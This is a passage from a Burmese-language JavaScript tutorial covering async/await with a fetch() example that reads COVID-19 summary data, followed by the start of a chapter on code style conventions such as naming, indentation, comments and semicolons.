ကုဒ်ရဲ့အလုပ်လုပ်ပုံကို မြင်ကြည့်နိုင်ဖို့ အရေးကြီးကြောင်း ခဏခဏ ပြောခဲ့ပါတယ်။ Promise ရေးထုံးနဲ့ ရေးထားတဲ့ကုဒ်ကို ပုံဖော်ပြီးမြင်ကြည့်နိုင်ဖို့ သိပ်ခက်နေတယ်ထင်ရင် စိတ်မပူပါနဲ့။ ကိုယ်တစ်ယောက်ထဲ မဟုတ်ပါဘူး။ Promise ကုဒ်က နားလည်ရခက်လွန်းတယ် ဆိုသူတွေ အများကြီးရှိနေပါတယ်။ ဒါကြောင့်လည်း async & await ဆိုတဲ့ နောက်ထပ် ရေးထုံးတစ်မျိုးကို ထပ်ပြီးတော့ တီထွင်ပေးထားပါသေးတယ်။

စောစောကရေးခဲ့တဲ့ `add1000later()` Function ကို အခုလိုပြန်ရေးလိုက်ပါမယ်။

```
async function add1000later() {
    let result = await add1000()
    console.log(result)
}
```

ရှေ့ဆုံးမှာ `async` Keyword ပါသွားလို့ `add1000later()` Function ဟာရိုးရိုး Function မဟုတ်တော့ပါဘူး။ စောင့်စရာမလိုဘဲ သူ့ဘာသာလုပ်စရာရှိတာ ဆက်လုပ်မှာမို့လို့ ချန်ထားခဲ့လို့ရတဲ့ Function ဖြစ်သွားပါပြီ။ အဲ့ဒီ Function ထဲမှာ `add1000()` Function ကို ခေါ်သုံးတဲ့အခါ `await` Keyword နဲ့ ခေါ်သုံးထားတာကို သတိပြုပါ။ စောင့်ရမယ့်အလုပ်က ဒီအလုပ်မို့လို့ `await` ထည့်ပြီးလုပ်ပေးရတာပါ။ ပြီးတော့မှ ရလာတဲ့ ရလဒ်ကို ဖော်ပြစေထားပါတယ်။ အခုလိုစမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
console.log("some processes")
add1000later()
console.log("more processes")

// some processes
// more processes
// 500500
```

စောစောက Promise နဲ့ရေးခဲ့တဲ့ရလဒ်နဲ့ တူညီတဲ့ရလဒ်ကို ရရှိခြင်းပဲ ဖြစ်ပါတယ်။ တစ်ချို့အတွက်တော့ ဒီ async & await ရေးထုံးက ပိုပြီးတော့ နားလည်လွယ်နေတာမျိုး ဖြစ်နိုင်ပါတယ်။ ရလဒ်နဲ့ သဘောသဘာဝက အတူတူပါပဲ။ ရေးထုံးမှာ ကွာသွားတာပဲ ဖြစ်ပါတယ်။

Piratical Sample

ဒီအတိုင်းရှင်းလင်းချက်တွေချည်းပဲ ပြောနေတာ ပျင်းစရာကောင်းတယ်ထင်ရင် နည်းနည်းစိတ်ဝင်စားဖို့ ကောင်းသွားအောင် လက်တွေ့ကုဒ်လေးတစ်ချို့ ရေးပြီးတော့လည်း စမ်းကြည့်နိုင်ပါတယ်။ ပထမဆုံး URL လိပ်စာလေး တစ်ခုအရင်မှတ်ထားပါ။

https://api.covid19api.com/summary

ဒီ URL လိပ်စာအတိုင်း Browser မှာ ရိုက်ထည့်ကြည့်လို့ရပါတယ်။ ဒါဆိုရင် Covid-19 ရောဂါဖြစ်ပွားမှု အခြေအနေနဲ့ပက်သက်တဲ့ Data တွေကို အခုလို JSON ဖွဲ့စည်းပုံမျိုးနဲ့ တွေ့မြင်ရမှာပါ။ အင်တာနက် အဆက်အသွယ် ရှိဖို့လိုတယ်ဆိုတာကိုတော့ သတိပြုပါ။

```
{
  "Global": {
    "NewConfirmed": 100282,
    "TotalConfirmed": 1162857,
    "NewDeaths": 5658,
    "TotalDeaths": 63263,
    "NewRecovered": 15405,
    "TotalRecovered": 230845
  },
  "Countries": [
    {
      "Country": "Afghanistan",
      "CountryCode": "AF",
      "Slug": "afghanistan",
      "NewConfirmed": 18,
      "TotalConfirmed": 299,
      "NewDeaths": 1,
      "TotalDeaths": 7,
      "TotalRecovered": 10,
      "Date": "2020-04-05T06:37:00Z"
    },
    {
      "Country": "Albania",
      "CountryCode": "AL",
      "Slug": "albania",
      "NewConfirmed": 29,
      "TotalConfirmed": 333,
      "NewDeaths": 3,
      "TotalDeaths": 20,
      "TotalRecovered": 99,
      "Date": "2020-04-05T06:37:00Z"
    },
    ...
  ]
}
```

တစ်ကမ္ဘာလုံးနဲ့ သက်ဆိုင်တဲ့ အချက်အလက်တွေက `Global` Property မှာရှိနေပြီး နိုင်ငံတစ်ခုချင်းစီ အလိုက် အချက်အလက်တွေကတော့ `Countries` Property မှာ Array တစ်ခုအနေနဲ့ ရှိနေတာကို တွေ့ ရနိုင်ပါတယ်။

JavaScript မှာ ဒီလို Data တွေကို ဆက်သွယ်ရယူပေးနိုင်တဲ့ `fetch()` လို့ခေါ်တဲ့ Standard လုပ်ဆောင်ချက်တစ်ခုရှိပါတယ်။ `fetch()` ဟာ Promise ကို အသုံးပြု အလုပ်လုပ်တဲ့ နည်းပညာတစ်ခု ပါ။ API ဘက်ပိုင်းလေ့လာတဲ့အခါ အသေးစိတ်လေ့လာရပါလိမ့်မယ်။ အခုတော့ အသေးစိတ် မဟုတ်သေး ပေမယ့် ဒီ `fetch()` ကိုအသုံးပြုပြီး အချက်အလက်ရယူပုံကို ကြည့်ကြပါမယ်။ ဒီကုဒ်ကို လေ့လာ ကြည့်ပါ။

JavaScript

```
fetch("https://api.covid19api.com/summary")

  .then(res => res.json())

  .then(data => {
    const global = data.Global
    const allCountries = data.Countries
    const myanmar = allCountries.find(c => c.Country === "Myanmar")

    console.log("Global:", global, "Myanmar:", myanmar)
  })
```

ရေးထားတဲ့ကုဒ်ကို လေ့လာကြည့်ပါ။ `fetch()` Function က URL လိပ်စာအတိုင်း အချက်အလက်တွေ သွားယူပေးပါတယ်။ ဒီလိုယူတဲ့အလုပ်ကို Promise အနေနဲ့ လုပ်သွားတာပါ။ ဒါကြောင့် တခြားအလုပ်တွေ ရှိရင် သွားယူတဲ့အလုပ် ပြီးအောင် စောင့်စရာမလိုပါဘူး။ ကြိုတင်ပြီး ဆက်လုပ်သွားလို့ ရနိုင်ပါတယ်။

ရယူလို့ပြီးတဲ့အခါ အချက်အလက်တွေက `then()` Method ရဲ့ `res` Parameter ထဲမှာ HTTP Response Object တစ်ခုအနေနဲ့ ရှိနေမှာပါ။ HTTP Response Object မှာ ရလဒ် JSON ကို JavaScript Object ပြောင်းတဲ့ လုပ်ဆောင်ချက် တစ်ခါထဲပါဝင်ပါတယ်။ ဒါကြောင့် အဲ့ဒီလုပ်ဆောင်ချက် အကူအညီနဲ့ `res.json()` ဆိုပြီး ရလာတဲ့ JSON အချက်အလက်ကို JavaScript Object ပြောင်းလိုက်ပါတယ်။

JavaScript Object ဟာ နောက်တစ်ဆင့် ဆက်လိုက်တဲ့ `then()` Method ရဲ့ `data` Parameter ထဲကို ရောက်သွားပါလိမ့်မယ်။ ဒါကြောင့် အဲ့ဒီ `data` ထဲကနေ တစ်ကမ္ဘာလုံးဆိုင်ရာ အချက်အလက်တွေအတွက် Global Property ကိုရယူပြီး၊ နိုင်ငံအားလုံးရဲ့ အချက်အလက်အတွက် Countries Property ထဲကနေ ရယူထားပါတယ်။ ပြီးတော့မှ မြန်မာနိုင်ငံရဲ့အချက်အလက်ကို လိုချင်တဲ့အတွက် `countries` Array မှာ `find()` နဲ့ Myanmar ကို ရှာယူထားပါတယ်။ Array Method တစ်ခုဖြစ်တဲ့ `find()` ဟာ `filter()` နဲ့ဆင်တူပါတယ်။ `filter()` က မူလ Array ကနေ လိုချင်တဲ့ Item တွေကို Array တစ်ခုအနေနဲ့ ထုတ်ယူပေးပြီး `find()` ကတော့ မူလ Array ကနေ လိုချင်တဲ့ Item တစ်ခုကို ထုတ်ယူပေးပါတယ်။

ရရှိလာတဲ့ တစ်ကမ္ဘာလုံးအချက်အလက်နဲ့ မြန်မာနိုင်ငံရဲ့ အချက်အလက်ကို ဖော်ပြစေတဲ့အတွက် စမ်းကြည့်လိုက်ရင် အခုလိုရလဒ်ကို ရမှာဖြစ်ပါတယ်။

```
Global:
{
    "NewConfirmed": 100282,
    "TotalConfirmed": 1162857,
    "NewDeaths": 5658,
    "TotalDeaths": 63263,
    "NewRecovered": 15405,
    "TotalRecovered": 230845
}

Myanmar:
{
    "Country": "Myanmar",
    "CountryCode": "MM",
    "Slug": "myanmar",
    "NewConfirmed": 1,
    "TotalConfirmed": 21,
    "NewDeaths": 0,
    "TotalDeaths": 1,
    "NewRecovered": 0,
    "TotalRecovered": 0,
    "Date": "2020-04-05T06:37:00Z"
}
```

တစ်လက်စထဲ ရလဒ်ကို ဖော်ပြစေဖို့အတွက် တန်ဖိုးနှစ်ခုသုံးခုရှိရင် `console.log()` နှစ်ကြောင်းသုံးကြောင်း မရေးတော့ဘဲ၊ တစ်ကြောင်းထဲမှာ ဖော်ပြစေလိုတဲ့ တန်ဖိုးတွေကို Comma ခံပြီး တန်းစီပေးလို့ ရတယ်ဆိုတာကိုလည်း သတိပြုပါ။ နောက်ထပ်သတိပြုစရာတစ်ခုအနေနဲ့ တန်ဖိုးတွေ ပြောင်းဖို့မရှိရင် ရိုးရိုး Variable တွေအစား Constant တွေကို အသုံးပြုသင့်ပါတယ်။ ဒါကြောင့် နမူနာမှာ Constant တွေကိုချည်းပဲ သုံးထားတာပါ။

ဒီကုဒ်ကို အင်တာနက်အဆက်အသွယ်ရှိရင် Browser Console မှာ လက်တွေ့ ရေးစမ်းလို့ရပါတယ်။ စမ်းကြည့်လိုက်ပါ။ ဒီကုဒ်ကို async, await နဲ့လည်း ပြောင်းရေးလို့ ရနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
async function covidInfo() {
    const response = await fetch("https://api.covid19api.com/summary")
    const data = await response.json()

    const global = data.Global
    const allCountries = data.Countries
    const myanmar = allCountries.find(c => c.Country === "Myanmar")

    console.log("Global:", global, "Myanmar:", myanmar)
}

covidInfo()
```

async, await နဲ့မို့လို့ ကုဒ် Block တွေ အဆင့်ဆင့်မရှိတော့ဘဲ တစ်ကြောင်းချင်း တစ်ဆင့်ချင်း ကြည့်လို့ရသွားပါတယ်။ `covidInfo()` Function ဟာ ရိုးရိုး Function မဟုတ်ဘဲ Async Function တစ်ခုဖြစ်လို့ သူ့ကို သူများတွေက စောင့်စရာမလိုဘဲ လိုအပ်ရင် ကိုယ့်အလုပ်ကိုယ် ဆက်လုပ်သွားလို့ ရနိုင်ပါတယ်။ Function ထဲမှာ `fetch()` နဲ့ Data ကို ယူတဲ့အခါ အချိန်ယူပြီး လုပ်ရမယ့်အလုပ်မို့လို့ `await` နဲ့ ယူထားပါတယ်။ ရလာတဲ့ Data ကို JavaScript Object ပြောင်းတဲ့အလုပ်ဟာလည်း အချိန်ယူပြီး လုပ်ဖို့လိုနိုင်လို့ `await` နဲ့ပဲ လုပ်ခိုင်းထားပါတယ်။ အားလုံးပြီးစီးတော့မှ စောစောကလိုပဲ Global Data ထုတ်ယူတာတွေ မြန်မာနိုင်ငံအတွက် Data ထုတ်ယူတာတွေကို ဆက်လုပ်ထားတာပါ။ ဒါကြောင့် ဒီကုဒ်ကို စမ်းကြည့်လိုက်ရင်လည်း စောစောကုဒ်နဲ့ တူညီတဲ့ရလဒ်ကိုပဲ ရမှာဖြစ်ပါတယ်။

တစ်ကယ်တော့ လေ့လာစမှာ ဒီလိုအလုပ်ရှုပ်တဲ့ကိစ္စတွေ ထည့်မပြောချင်သေးပါဘူး။ တစ်ဖြည်းဖြည်းချင်း တစ်ဆင့်ချင်း သွားတာပဲ ကောင်းပါတယ်။ အဆင့်ကျော်သလို ဖြစ်သွားရင် မကောင်းပါဘူး။ ဒါပေမယ့် တစ်ချိန်လုံး နားလည်ရလွယ်တဲ့ အသေးအဖွဲ့ နမူနာလေးတွေချည်း ကြည့်လာတော့ ပျင်းစရာဖြစ်နေမှာစိုးလို့ အခုလို လက်တွေ့ကျတဲ့ နမူနာတစ်ခုကို ထည့်ပေးလိုက်တာပါ။ သိပ်နားမလည်ဘူးဆိုရင် စိတ်မပူပါနဲ့။ အဆင့်နည်းနည်းကျော်ပြီး ပြောလိုက်မိလို့ပါ။ ဆက်လေ့လာသွားပါ။ ရှေ့ပိုင်းက လေ့လာခဲ့တာတွေ ကြေညက်အောင် ထပ်ခါထပ်ခါပြန်ကြည့် ပြန်စမ်းထားပါ။ အချိန်တန်ရင် ရသွားပါလိမ့်မယ်။

အခန်း (၂၀) – Code Style Guide

ကုဒ်တွေရေးတဲ့အခါ အဖွင့်အပိတ်၊ အထားအသိုတွေဟာ ဘယ်လိုပဲထားထား ရေးထုံးအရ မှန်နေသ၍ အလုပ်လုပ်နေမှာပါပဲ။ ဒါပေမယ့် အလုပ်လုပ်နေယုံနဲ့ မရပါဘူး။ ရေးသားပုံ ရှင်းလင်းသပ်ရပ်မှသာ ဖတ်ရှုနားလည်ရ လွယ်ကူတဲ့ကုဒ် ဖြစ်မှာပါ။ ဒီအတွက် Code Style Guide တွေ ရှိကြပါတယ်။ Coding Standard လို့လည်း ခေါ်ကြပါတယ်။ Language တစ်ခုနဲ့တစ်ခု မတူကြသလို၊ အဖွဲ့အစည်းတစ်ခုနဲ့တစ်ခုရဲ့ Recommendation တွေလည်း မတူကြပါဘူး။ JavaScript အတွက်ဆိုရင် Google ရဲ့ Style Guide ရှိသလို၊ Mozilla, Wordpress, Drupal, AirBnb စသဖြင့် ထိပ်တန်းအဖွဲ့အစည်း အသီးသီးမှာ သူ့သတ်မှတ်ချက်နဲ့သူရှိပါတယ်။ ပြီးတော့ ပရိုဂရမ်မာ တစ်ဦးချင်းစီလည်း အကြိုက်တွေ ကွဲကြပါသေးတယ်။ ဒါကြောင့် ဒီအကြောင်းအရာဟာလည်း သူ့နေရာနဲ့သူ ကျယ်ပြန့်တဲ့ အကြောင်းအရာတစ်ခုပါ။

တစ်ကယ်တော့ ပရိုဂရမ်တစ်ဦးအနေနဲ့ JavaScript တစ်မျိုးထဲ ရေးယုံနဲ့ မပြီးသေးပါဘူး။ လက်တွေ့လုပ်ငန်းခွင်မှာ တခြားကုဒ်အမျိုးအစားတွေကိုလည်း ပူးတွဲပြီး ရေးကြရဦးမှာပါ။ HTML, CSS, JavaScript, jQuery, React, PHP, Laravel စသဖြင့် Language, Library, Framework အမျိုးမျိုးနဲ့ အလုပ်လုပ်ကြရမှာပါ။ ဒါကြောင့် JavaScript အတွက် မဟုတ်ဘဲ ကုဒ်အမျိုးအစား အမျိုးမျိုးနဲ့ သင့်တော်မယ့် ယေဘုယျ ရေးဟန်လေးတွေကို စုစည်း ဖော်ပြချင်ပါတယ်။

Variables

Variable, Function, Class စသဖြင့် အမည်တွေပေးဖို့လိုတဲ့အပါ ပေးပုံပေးနည်း (၄) နည်းရှိပါတယ်။ အခေါ်အဝေါ်လေးတွေ မှတ်ထားပါ။

- All Cap: `HELLO_WORLD`
- Snake Case: `hello_world`
- Camel Case: `helloWorld`
- Capital Case: `HelloWorld`

All Cap ရေးဟန်မှာ စာလုံးအကြီးတွေချည်းပဲ သုံးပါတယ်။ Word တစ်ခုနဲ့တစ်ခု ပိုင်းခြားဖို့အတွက် Underscore ကို အသုံးပြုပါတယ်။ Snake Case ရေးဟန်မှာ စာလုံးအသေးတွေချည်းပဲ သုံးပါတယ်။ သူလည်းပဲ Word တစ်ခုနဲ့တစ်ခု ပိုင်းခြားဖို့အတွက် Underscore ကို အသုံးပြုပါတယ်။ Camel Case ကတော့ စာလုံးအကြီးအသေး ရောရေးတဲ့ ရေးဟန်ပါ။ စာလုံးသေးနဲ့စပြီး နောက်က ဆက်လိုက်တဲ့ Word တွေ အားလုံးရဲ့ ရှေ့ဆုံးတစ်လုံးကို စာလုံးကြီးနဲ့ ရေးပါတယ်။ Capital Case ကတော့ Camel Case နဲ့ဆင်တူပါတယ်။ ထူးခြားချက်အနေနဲ့ ရှေ့ဆုံးစာလုံးပါ ကြီးသွားတာပါ။

Constant တွေကြေညာဖို့အတွက် All Cap ကို အသုံးပြုသင့်ပါတယ်။ ရိုးရိုး Variable တွေအတွက် Snake Case ကိုသုံးသင့်ပြီး၊ Object Property တွေအတွက် camelCase ကိုသုံးသင့်ပါတယ်။

Pseudocode

```
const PI = 3.14
const MIN = 0
const MAX = 100

let color_name = "red"
let color_code = "#112233"
```

Assignment Operator အပါဝင် Operator အားလုံးရဲ့ ရှေ့နဲ့နောက်မှာ Space တစ်ခုစီ ခြားပြီးတော့ ရေးသင့်ပါတယ်။ `x, y, a, b, n, i` စသည်ဖြင့် အတိုကောက်အမည်တွေဟာ နမူနာမို့လို့သာ ပေးခဲ့တာပါ။ တစ်ကယ့်လက်တွေ့မှာ ရှည်ချင်ရှည်ပါစေ၊ အဓိပ္ပါယ်ပေါ်လွင်တဲ့ Variable အမည်ကိုသာ ပေးသင့်ပါ

တယ်။ ကုဒ်တွေများလာတော့မှ `a` ဆိုတာ ဘာကိုပြောမှန်း ကိုယ့်ဘာသာမသိတော့တာ၊ `i` ဆိုတာ ဘယ်နားက `i` ကိုပြောတာလည်း ရှာရခက်ကုန်တာမျိုးတွေ ဖြစ်တတ်ပါတယ်။

Arrays & Objects

Array တွေကြေညာသတ်မှတ်တဲ့အခါ တန်ဖိုးနည်းရင် တစ်ကြောင်းထဲ၊ တစ်ဆက်ထဲ ရေးလို့ရပါတယ်။ အဲ့ဒီလိုရေးတဲ့အခါ Comma ရဲ့နောက်မှာ Space တစ်ခုထည့်သင့်ပါတယ်။

Pseudocode

```
let users = ["Alice", "Bob", "Tom", "Mary"]
```

တန်ဖိုးတွေများရင်တော့ လိုင်းခွဲပြီးရေးသင့်ပါတယ်။ အဲ့ဒီလိုခွဲရေးတဲ့အခါ အဖွင့်ကို Assignment Operator နဲ့ တစ်လိုင်းထဲမှာထားပြီး အပိတ်ကို အောက်ဆုံးမှာ သီးခြားတစ်လိုင်းနဲ့ ထားသင့်ပါတယ်။ အထဲက တန်ဖိုးတွေကို သက်ဆိုင်ရာ Array အတွင်းက တန်ဖိုးမှန်း မြင်သာအောင် Indent လေး တွန်းပြီးတစ်ညီထဲ ရေးသင့်ပါတယ်။ တစ်ကြောင်းမှာ Item တစ်ခုသာ ပါဝင်သင့်ပါတယ်။

Pseudocode

```
let users = [
    "Alice",
    "Bob",
    "Tom",
    "Mary",
]
```

နောက်ဆုံးက Comma အပို Trailing Comma ကို ထည့်လို့ရရင် ထည့်သင့်ပါတယ်။ တစ်ချို့ Language တွေက ထည့်ခွင့်မပြုလို့ နည်းနည်းတော့ သတိထားပါ။ Indent အတွက် အရွယ်အစားအနေနဲ့ တစ်ချို့က 2 Spaces သုံးကြပါတယ်။ တစ်ချို့က 4 Spaces အသုံးကြပါတယ်။ 2 Spaces က နေရာယူသက်သာလို့ လူကြိုက်များပေမယ့် စာရေးသူကတော့ 4 Spaces ကိုသာ သုံးလေ့ရှိပါတယ်။ ပိုကျဲလို့ ဖတ်ရတာ မျက်စိထဲမှာ ပိုရှင်းတဲ့အတွက်ကြောင့်ပါ။ 2 Spaces သုံးသည်ဖြစ်စေ၊ 4 Spaces သုံးသည်ဖြစ်စေ၊ ကီးဘုတ်ကနေ Space Bar ကို တစ်ချက်ချင်း နှိပ်ပြီးတော့ မရေးသင့်ပါဘူး။ Tab Key ကိုပဲသုံးသင့်ပါတယ်။ Code Editor တွေက Tab Key ကိုနှိပ်လိုက်ရင် သတ်မှတ်ထားတဲ့ Space အရေအတွက်အတိုင်း အလိုအလျောက် ထည့်ပေးသွားကြပါတယ်။ Space ကို လုံးဝ မသုံးဘဲ Indent အတွက် Tab ကိုပဲ သုံးလို့လည်းရပါတယ်။

Object တွေကိုတော့ တစ်ချို့အရမ်းတိုတဲ့ Object တွေကလွဲရင် အများအားဖြင့် လိုင်းခွဲပြီးတော့ ရေးသင့်ပါတယ်။ Property တွေ Method တွေအတွက် Camel Case ကို သုံးသင့်ပါတယ်။

Pseudocode

```
let user = {
    firstName: "James",
    sayHello () {
        // Statements
    },
}
```

Functions

Function တွေကြေညာတဲ့အခါ တွန့်ကွင်းအဖွင့်ကို `function` Keyword နဲ့ တစ်လိုင်းထဲထားလို့ ရသလို နောက်တစ်လိုင်းဆင်းပြီး ထားလို့လည်း ရပါတယ်။ JavaScript ကုဒ်တွေမှာတော့ တစ်လိုင်းထဲပဲ ထားကြလေ့ရှိပါတယ်။ တခြား Language တွေမှာတော့ ရိုးရိုး Function တွေအတွက် တစ်လိုင်းထဲ ထားပြီး Class Method တွေအတွက် နောက်တစ်လိုင်း ခွဲထားကြလေ့ ရှိပါတယ်။

Pseudocode

```
function add(a, b) {
    // Statements
}

function sum(a, b)
{
    // Statements
}
```

တစ်လိုင်းထဲထားတဲ့အခါ ဝိုက်ကွင်းအပိတ်နဲ့ တွန့်ကွင်းအဖွင့်ကြား Space တစ်ခု ထည့်ပေးသင့်ပါတယ်။ ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲက Parameter List မှာလည်း Comma နောက်မှာ Space တစ်ခု ခြားပေးရပါမယ်။

Function အမည်တွေဟာ Camel Case ဖြစ်သင့်ပါတယ်။ တစ်ချို့ Language တွေမှာ Snake Case ကို Function အမည်အတွက် သုံးကြပေမယ့် JavaScript မှာတော့ Camel Case ကို ပိုအသုံးများပါတယ်။ ရိုးရိုး Constant တန်ဖိုးတွေအတွက် စာလုံးအကြီးတွေနဲ့ ပေးသင့်တယ်လို့ ဆိုခဲ့ပေမယ့် Function

Expression တွေကို Constant နဲ့ရေးတဲ့အခါမှာတော့ Camel Case ကိုပဲ သုံးသင့်ပါတယ်။ Constant လို ကြေညာနေပေမယ့် သူ့ကို Function လို သုံးမှာမို့လို့ပါ။

Pseudocode

```
const add = function (a, b) {
    // Statements
}
```

Function Expression တွေရေးတဲ့အခါ `function` Keyword နောက်မှာ Space တစ်ခု ပါသင့်ပါတယ်။ Arrow Function တွေရေးတဲ့အခါ Arrow သင်္ကေတရဲ့ ရှေ့နောက်မှာ Space တစ်ခုစီ ပါသင့်ပါတယ်။

Pseudocode

```
const add = (a, b) => a + b
```

ပေါင်းနှုတ်မြှောက်စား၊ Comparison စသည်ဖြင့် Operator အားလုံးရဲ့ ရှေ့နောက်မှာ Space တစ်ခုစီ ပါဝင်သင့်တယ်ဆိုတာကို နောက်တစ်ကြိမ် ထပ်ပြောချင်ပါတယ်။ Operator တွေနဲ့ တန်ဖိုးတွေကို ကပ်ရေးရင် ရောထွေး ပူးကပ်ပြီး ဖတ်ရခက်တတ်ပါတယ်။

Code Blocks

If Statement တွေရေးတဲ့အခါ တွန့်ကွင်း အဖွင့်ကို `if` နဲ့တစ်လိုင်းထဲ ထားသင့်ပါတယ်။ `else` Statement ပါမယ်ဆိုရင် `if` အတွက် တွန့်ကွင်းအပိတ်နဲ့ `else` အတွက် တွန့်ကွင်းအဖွင့်တို့ကို တစ်လိုင်းထဲ ထားပြီး ရေးသင့်ပါတယ်။

Pseudocode

```
if(true) {
    // Statements
} else {
    // Statements
}
```

Switch Statement တွေရေးတဲ့အခါ `case` တစ်ခုစီနဲ့သက်ဆိုင်တဲ့ Statement တွေကို တစ်ဆက်ထဲ ရေးလို့လည်း ရပေမယ့် နောက်တစ်လိုင်းဆင်းပြီး ရေးသင့်ပါတယ်။

Pseudocode

```
switch(expression) {
    case 1:
        // Statements
        break
    case 2:
        // Statements
        break
    default:
        // Statements
}
```

ကျန်တဲ့ `while, for, for-of` စတဲ့ Loop တွေရဲ့ရေးဟန်ကို သီးခြားထပ်ထည့် မပြောတော့ပါဘူး။ ဒီသဘောပေါ်မှာပဲ အခြေခံပြီး ရေးသားရမှာ ဖြစ်ပါတယ်။ Indent တွေကိုတော့ မှန်အောင်ပေးဖို့ လိုပါမယ်။ Code Block တွေ အထပ်ထပ်အဆင့်ဆင့် ဖြစ်လာတဲ့အခါ ဘယ်ကုဒ်က ဘယ် Block အတွက်လည်းဆိုတာ Indent မှန်မှပဲ သိသာမြင်သာမှာပါ။ Indent မမှန်ရင်တော့ ကိုယ့်ကုဒ်ကို ကိုယ်တိုင်ပြန်ဖတ်လို့တောင် နားမလည်ဘူးဆိုတာမျိုးတွေ ဖြစ်လာနိုင်ပါတယ်။

Pseudocode

```
function doSomething() {
    while(condition) {
        if(condition) {
            // Statements
        }

        // Statements
    }

    // Statements
}
```

If Statement တွေမှာ Statement တစ်ကြောင်းထဲရှိလို့ တွန့်ကွင်းမပါဘဲ ရေးချင်ရင် နောက်တစ်လိုင်း မဆင်းသင့်ပါဘူး၊ တစ်ကြောင်းထဲပဲ ဖြစ်သင့်ပါတယ်။ နောက်တစ်လိုင်း ဆင်းဖို့လိုရင် တွန့်ကွင်းအဖွင့်အပိတ် ထည့်လိုက်တာ ပိုကောင်းပါတယ်။

Pseudocode

```
if(true) doSomething()
else doElse()
```

Method တစ်ခုနဲ့တစ်ခု Function တစ်ခုနဲ့တစ်ခု Block တစ်ခုနဲ့တစ်ခုကြားထဲမှာ လိုင်းအလွတ်တစ်လိုင်း ခြားပြီးတော့ ရေးသင့်ပါတယ်။ Variable ကြေညာချက်တွေ၊ Return Statement တွေနဲ့ တခြားကုဒ်တွေကိုလည်း လိုင်းအလွတ် တစ်လိုင်းခြားပြီး ရေးသင့်ပါတယ်။

Pseudocode

```
function sub(a, b) {
    let result = 0

    if(a > b) result = a - b
    else result = b - a

    return result
}
```

Comments

// Operator ကိုသုံးပြီးရေးတဲ့ Comment တွေမှာ Operator နဲ့ စာကြားထဲမှာ Space တစ်ခု ပါသင့်ပါတယ်။ /* */ Operator ကိုသုံးပြီး ရေးတဲ့အခါ တစ်ကြောင်းထဲဆိုရင် အဖွင့်အပိတ်ရဲ့ ရှေ့နောက်မှာ Space တစ်ခုစီပါသင့်ပါတယ်။ တစ်ကြောင်းထက် ပိုမယ်ဆိုရင် အဖွင့်ကို အပေါ်ဆုံးမှာ သပ်သပ်ရေးပြီး အပိတ်ကို အောက်ဆုံးမှာ သပ်သပ်ရေးသင့်ပါတယ်။

Pseudocode

```
// Line Comment

/* Single Line Comment */

/*
Some comments with
more than single lines
*/
```

Classes

Class Name တွေဟာ Capital Case ဖြစ်သင့်ပါတယ်။ Property တွေ Method တွေကတော့ Camel Case ကို အသုံးပြုသင့်ပါတယ်။ Class အတွက် တွန့်ကွင်းအဖွင့်ကို တခြား Language တွေမှာ အောက်တစ်လိုင်း ဆင်းရေးကြလေ့ရှိပြီး JavaScript မှာ class Keyword နဲ့ တစ်လိုင်းထဲပဲ ထားရေးကြလေ့ ရှိပါတယ်။

Pseudocode

```
class Animal {
    constructor(name) {
        this.name = name
    }

    makeSound () {
        // Statements
    }
}
```

တစ်ချို့ Language တွေမှာ Private Property တွေ Private Method တွေကို ရှေ့ကနေ Underscore နဲ့စသင့်တယ်ဆိုတဲ့ သတ်မှတ်ချက်ရှိပါတယ်။ အမည်ကိုကြည့်လိုက်ယုံနဲ့ ကွဲပြားစေချင်တဲ့အတွက် ဖြစ်ပါတယ်။ JavaScript မှာတော့ Private တွေကို ရှေ့ကနေ # သင်္ကေတ ခံရေးရလို့ Underscore မထည့်လည်းပဲ ကွဲပြားပြီးဖြစ်ပါတယ်။

Callback Function & Method Chaining

Function တစ်ခုကို ခေါ်ယူစဉ်မှာ Callback Function တွေပေးရတဲ့အခါ အများအားဖြင့် Callback Function တွေက နောက်ဆုံးက နေလေ့ရှိပါတယ်။ အဲ့ဒီအခါမှာ မူလ Function ကိုခေါ်တဲ့ ဝိုက်ကွင်းအပိတ်နဲ့ Callback Function ရဲ့ တွန့်ကွင်းအပိတ်ကို တစ်လိုင်းထဲ ရေးပေးသင့်ပါတယ်။

Pseudocode

```
add(1, 2, function(3, 4) {
    // Callback Function Statements
})
```

တစ်ချို့လည်း Callback Function က ရှေ့ကနေတာမျိုး ဖြစ်နိုင်ပါတယ်။ အဲ့ဒီအခါမှာ Callback Function ရဲ့အပိတ်နောက်မှာ Comma ခံပြီး ကျန် Argument တွေကို တစ်ဆက်ထဲ ပေးသင့်ပါတယ်။

Pseudocode

```
setTimeout(function() {
    // Callback Function Statements
}, 2000)
```

တစ်ခါတစ်ရံ Callback Function နှစ်ခုသုံးခုလည်း ဖြစ်တတ်ပါတယ်။ အဲ့ဒီအခါမှာ ပထမ Callback Function ရဲ့အပိတ်တွန့်ကွင်းနောက်မှာ Comma နဲ့အတူ ဒုတိယ Callback Function လိုက်သင့်ပါတယ်။

Pseudocode

```
add(function(1, 2) {
    // Callback Function Statements
}, function(3, 4) {
    // Callback Function Statements
})
```

တစ်ချို့ Object Methods တွေကို တွဲဆက်ပြီး အတွဲလိုက် ခေါ်ယူအသုံးပြုလိုတဲ့အခါ တိုရင်တစ်ဆက်ထဲ ရေးလို့ရပါတယ်။ လိုအပ်ရင်တော့ Method တစ်ခုကိုတစ်လိုင်းခွဲပြီး သုံးသင့်ပါတယ်။

Pseudocode

```
users.map(u => u.name).filter(u => u.age > 18)

users
    .map(u => u.name)
    .filter(u => u.age > 18)
```

Semicolon

ဒီကိစ္စကတော့ ရှင်းမလိုလိုနဲ့ ရှုပ်နေတဲ့ကိစ္စလေးပါ။ Language အတော်များများမှာ Statement တစ်ခုဆုံးတိုင်း Semicolon နဲ့ ပိတ်ပေးရပါတယ်။ JavaScript မှာလည်း အဲ့ဒီလို ပိတ်ပေးဖို့ လိုအပ်ပါတယ်။ ဒါပေမယ့် Automatic Semicolon Insertion (ASI) လို့ခေါ်တဲ့ နည်းစနစ်တစ်မျိုး ရှိနေလို့ ကိုယ့်ဘာသာ ထည့်ပေးစရာမလိုပါဘူး။ Language က လိုတဲ့နေရာမှာ သူ့ဘာသာထည့်ပြီး အလုပ်လုပ်သွားပါတယ်။ ဒါကြောင့်

ရေးတဲ့သူက Semicolon တွေကို ထည့်ရေးလည်းရတယ်။ မထည့်ဘဲရေးလည်း ရနေပါတယ်။

